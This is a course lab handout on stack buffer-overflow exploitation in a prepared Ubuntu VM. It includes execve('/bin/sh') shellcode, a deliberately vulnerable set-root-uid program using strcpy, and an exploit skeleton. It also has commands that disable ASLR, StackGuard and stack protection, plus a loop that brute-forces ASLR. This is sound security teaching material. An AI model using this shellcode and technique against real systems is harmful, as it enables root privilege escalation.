Buffer Overflow Vulnerability Lab

As of: 26 September 2017 Due: Midnight 6 October, 2017

1. Lab Overview

The learning objective of this lab is for you to gain the first-hand experience on buffer-overflow vulnerabilities. Buffer overflows are memory corruption attacks that involve an attempt to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be used by an attacker to alter the flow control of the program to execute arbitrary instructions. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses)and an overflow in the stack can affect the control flow of the program, because an overflow can change the return address.

In this lab, you will be given a program with a buffer-overflow vulnerability; your task is to develop a scheme to exploit the vulnerability and gain the root privilege. In addition to the attacks, you will be guided to walk through several protection schemes (mitigations) that have been implemented in the Linux kernel to counter buffer-overflow attacks. You will be asked to evaluate whether the mitigation schemes are effective, or not, and explain why.

You submission should include "screen shots" as well as explanations.

2. Lab Setup

2.1 SEED VMs

You should execute the lab tasks using our pre-built `Ubuntu` virtual machines. `Ubuntu` and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simply our attacks, you need to disable them first.

Address Space Randomization. `Ubuntu` and several other Linux-based systems uses address space randomization to "randomize" the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, you disable these features using the following commands:

```
$ su root
   Password: (enter root password)

#sysctl -w kernel.randomize_va_space=0
```

The Linux StackGuard Protection Scheme. The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, simple buffer overflows will not work. You can disable this protection if you compile the program using the *-fno-stack-protector* switch. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. Ubuntu and most other x86 architectures used to allow executable stacks by default. This is no longer the case, the binary images of programs (and shared libraries) must now declare whether they require executable stacks or not. These programs do so by marking a field in the program header. Kernel or dynamic linker uses this mark to determine whether to make the stack of the running pro- gram executable or non-executable. This marking is done automatically by the recent versions of gcc, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack   -o test test.c

For non-executable stack:
$ gcc -z noexecstack   -o test test.c
```

2.1 Shellcode

Before you start the attack, you need to generate shellcode. Shellcode is the assembly language instructions necessary to invoke a shell. It will be "injected" onto the stack so that you can cause the vulnerable program to execute it by overwriting the return address in the current stack frame. Consider the following program:

```
#include <stdio.h>

int main( ) {
   char *name[2];

   name[0] = "/bin/sh"; name[1]
   = NULL; execve(name[0],
   name, NULL);
}
```

The shellcode that you will need to use is simply the assembly language version of the above program. The following program shows you how to launch a shell by executing the shellcode instructions you generated with the above program.

To demonstrate that a program can, in fact, invoke a shell, create a file, "call shellcode.c" then cut and paste (or type) the code below into it. Save the file and compile it using the gcc compiler.

```
/* call_shellcode.c   */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[]  =
  "\x31\xc0"          /* Line 1:  xorl    %eax,%eax              */
  "\x50"              /* Line 2:  pushl   %eax                   */
  "\x68""//sh"        /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"        /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"          /* Line 5:  movl    %esp,%ebx              */
  "\x50"              /* Line 6:  pushl   %eax                   */
  "\x53"              /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"          /* Line 8:  movl    %esp,%ecx              */
  "\x99"              /* Line 9:  cdq                            */
  "\xb0\x0b"          /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"          /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Please use the following command to compile the code (don't forget the `execstack` option):

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

A few places in this shellcode are worth mentioning. First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because you need a 32-bit number here, and "/sh" uses only 24 bits. Fortunately, "//" is equivalent to "/", so you can get away with a double slash symbol. Second, before calling the `execve()` system call, you need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting `%edx` to 0. Third, the system call `execve()` is called when you set `%al` to 11, and execute "`int $0x80`".

2.2 The Vulnerable Program

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buff[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buff, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Compile the above vulnerable program and make it set-root-uid. You can accomplish this by compiling it in the `root` account, and `chmod` the executable to `4755` When you compile it don't forget to include the `execstack` and `-fno-stack-protector` options to turn off the non-executable stack and Stack- Guard protections):

```
$ su root
  Password (enter root password)
# gcc -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
       or
# chmod u+s stack
# exit
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called "badfile", into a variable `str`, and then invokes the function `bof()` with `str` as an argument. In the function `bof` that string is copied using the unsafe strcpy() function. The original input can have a maximum length of 517 bytes, but the buffer, `buf`, in `bof()` is only 12 bytes in length. Because `strcpy()` does not do boundary checking, a buffer overflow WILL occur. Since this program is a set-root-uid program, a normal user may be able to exploit this vulnerability. It should be noted that the program gets its input from a file called "badfile". This file is under users' control. Now, our objective is to create the contents for "badfile", such that when the vulnerable program copies the contents into its buffer, a root shell will be spawned.

2. Tasks

3.1Task 1: Exploiting the Vulnerability

You are provided with a partially completed exploit program below "exploit.c". The purpose of this program is to "construct" the contents for "badfile". The assembly language instructions for shellcode are provided to you. You need to implement the rest.

```
/* exploit.c   */

/* A program that creates a file that contains code for launching (root)
shell*/
#include <stdlib.h>
#include <stdio.h>
#include
<string.h> char
shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char
    buffer[517];
    FILE
    *badfile;

    /* Initialize (i.e., pre-fill) the buffer with 0x90 (NOP instruction)
    */ memset(&buffer, 0x90, 517);

    /* Add appropriate content to the buffer that will be written to a
    file name badfile, which, in turn, will cause a buffer overflow when
    the file is is input to the vulnerable program, stack.c */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for "badfile".

If your badfile has been correctly generated, you should be able to run the vulnerable program `stack`. and gain access to a "root shell."

Important: Compile the vulnerable program, stack.c, first. Note that the program exploit.c, which generates the "badfile," can be compiled with the default Stack Guard protection enabled. This is because you are not going to overflow the buffer in that program. Instead you will be overflowing the buffer in stack.c, which, therefore, must be compiled with the Stack Guard protection disabled.

```
$ gcc -o exploit exploit.c
$./exploit         // create the badfile
$./stack           // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

Note that although you have obtained the "#" prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

Many commands will behave differently if they are executed as `Set-UID root` processes, instead of just as `root` processes, because they recognize that the real user id is not `root`. If you wish to avoid this potential problem, once you have gained root access, you can run the following program to make your uid, as well as our euid, `root` id to `root`. This way, you will have a real `root` process, which is more powerful.

```
void main()
{
  setuid(0);
  system("/bin/sh");
}
```

3.2Task 2: Address Randomization

You should now turn on the Ubuntu's address randomization and then attempt to re-run the attack you developed in Task 1. Can you get a `root shell`? If not, why not? How does the address randomization make your attack more difficult? You should describe your observation and explanation in your lab report. You should use the following instructions to turn on the address randomization:

```
$ su root
  Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You could run. /`stack` in the following loop, and see what will happen. If your exploit program is designed properly, you should be able to get the root shell after a while. You may wish to modify the script to determine the number of time you needed to invoke the program for the exploit to be successful. Also, for extra credit, can you modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait).

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```

3.3Task 3: Stack Guard

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, you disabled the "Stack Guard" protection mechanism in GCC when compiling the programs. In this task, you will repeat Task 1 with Stack Guard turned-on. To accomplish that, you should compile the program stack.c using GCC WITHOUT the *-fno-stack-protector'* option. Once you have recompile

the program execute task 1 again, with stack accessing the file, "badfile," that you generated previously with your modified version of the program exploit.c. Report your observations, including any error messages you observe. Describe what you would need to do to defeat Stack Guard.

3.4Task 4: Non-executable Stack (Extra Credit)

Before working on this task, turn off the address randomization, or you will not know which mitigation helps achieve the protection.

In our previous tasks, you intentionally made the stack in the vulnerable program, stack, executable. In this task, you should recompile `stack.c` using the GCC `noexecstack` option. Then you should repeat the attack in Task 1. Can you get a `root shell`? If not, why not? How does this protection scheme make your attacks difficult? You should describe your observation and explanation in your lab report. You can use the following command to compile the vulnerable program, `stack.c,` with non-executable stack protection (but without a "stack" protector).

```
# gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

Recall that while a non-executable stack only makes it impossible to run shellcode on the stack, it does not prevent all buffer-overflow attacks. As you know, there are other ways to run malicious code after exploiting a buffer-overflow vulnerability. The *return-to-libc* attack, discussed in class is one example.

4. Point Distribution (out of 1000)

All Students

Task 1: 500 points

Task 2: 250 points

Task 3: 250 points

Task 4: (Extra Credit) up to 25 points

Honors

Task 1: 500 points

Task 2: 200 points


Task 3: 200 points

Task 4: 100 points

5. Additional Information

With the pre-modified version of exploit.c program the shellcode in "badfile" will not be executed because the instruction pointer will not be pointing to it. You must find a way to overwrite the return address on the stack with an address that points to the beginning of shellcode or, better still, a "NOP-sled" that precedes the shellcode in memory. To do so you must solve two problems: (1) you don't know where the return address is stored, and (2) you don't know where the shellcode is stored.

To answer these questions, you need to understand the stack layout the execution enters a function. The following figure gives an example.



Finding the address of the memory that stores the return address. From the figure, you know, if you can find out the address of `buffer[]` array, you can calculate where the return address is stored.

Since the vulnerable program, stack, is a `Set-UID` program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a `Set-UID` program). In the debugger, gdb, you can determine the address of `buffer[]`, and then, with the knowledge you have, calculate the address that should be the starting point of the malicious code (i.e., the shellcode).

Alternatively, you can modify stack.c and have that program print out the address of `buffer[]`. Note, the address of `buffer[]` may be slightly different when the program stack is made `Set-UID` but it will be quite close.


If the target program is running remotely (and you don't access to the binary or the source code) you may will not able to rely on the debugger (or program modification) to find out the ad dress. Nevertheless, you can always *guess*. The following facts about the Linux stack make guessing a reasonable approach:

i. The Stack usually starts at the same address.

- The Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.

ii. Therefore, the range of addresses you will need to guess is actually quite small.

Finding the starting point of the malicious code (shellcode). If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, you can add a number of NOPs to the beginning of the malicious code; therefore, if you can jump to any of these NOPs, you can eventually get to the malicious code. The following figure depicts the attack.



Storing a long integer in a buffer: In your exploit program, you will need to store at least one 4 bytes address in the buffer at, for example, buffer[i].

Since each buffer space is one byte long, the integer will actually occupy four bytes starting at buffer[i] (i.e., buffer[i] to buffer[i+3]). Because buffer and long are of different types, you cannot directly assign the integer to buffer. Consequently, you can accomplish this assignment by first casting the memory at buffer+i into a `long` pointer, and then assigning the address, `addr`, to the address that the variable *ptr* points to. The following code shows how to assign a `long` integer to a buffer starting at, for example, buffer[i]:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

References

[1] Aleph One. Smashing the Stack for Fun and Profit. *Phrack 49*, Volume 7, Issue 49. Available at http://www.cs.wright.edu/people/faculty/tkprasad/courses/cs781/alephOne.html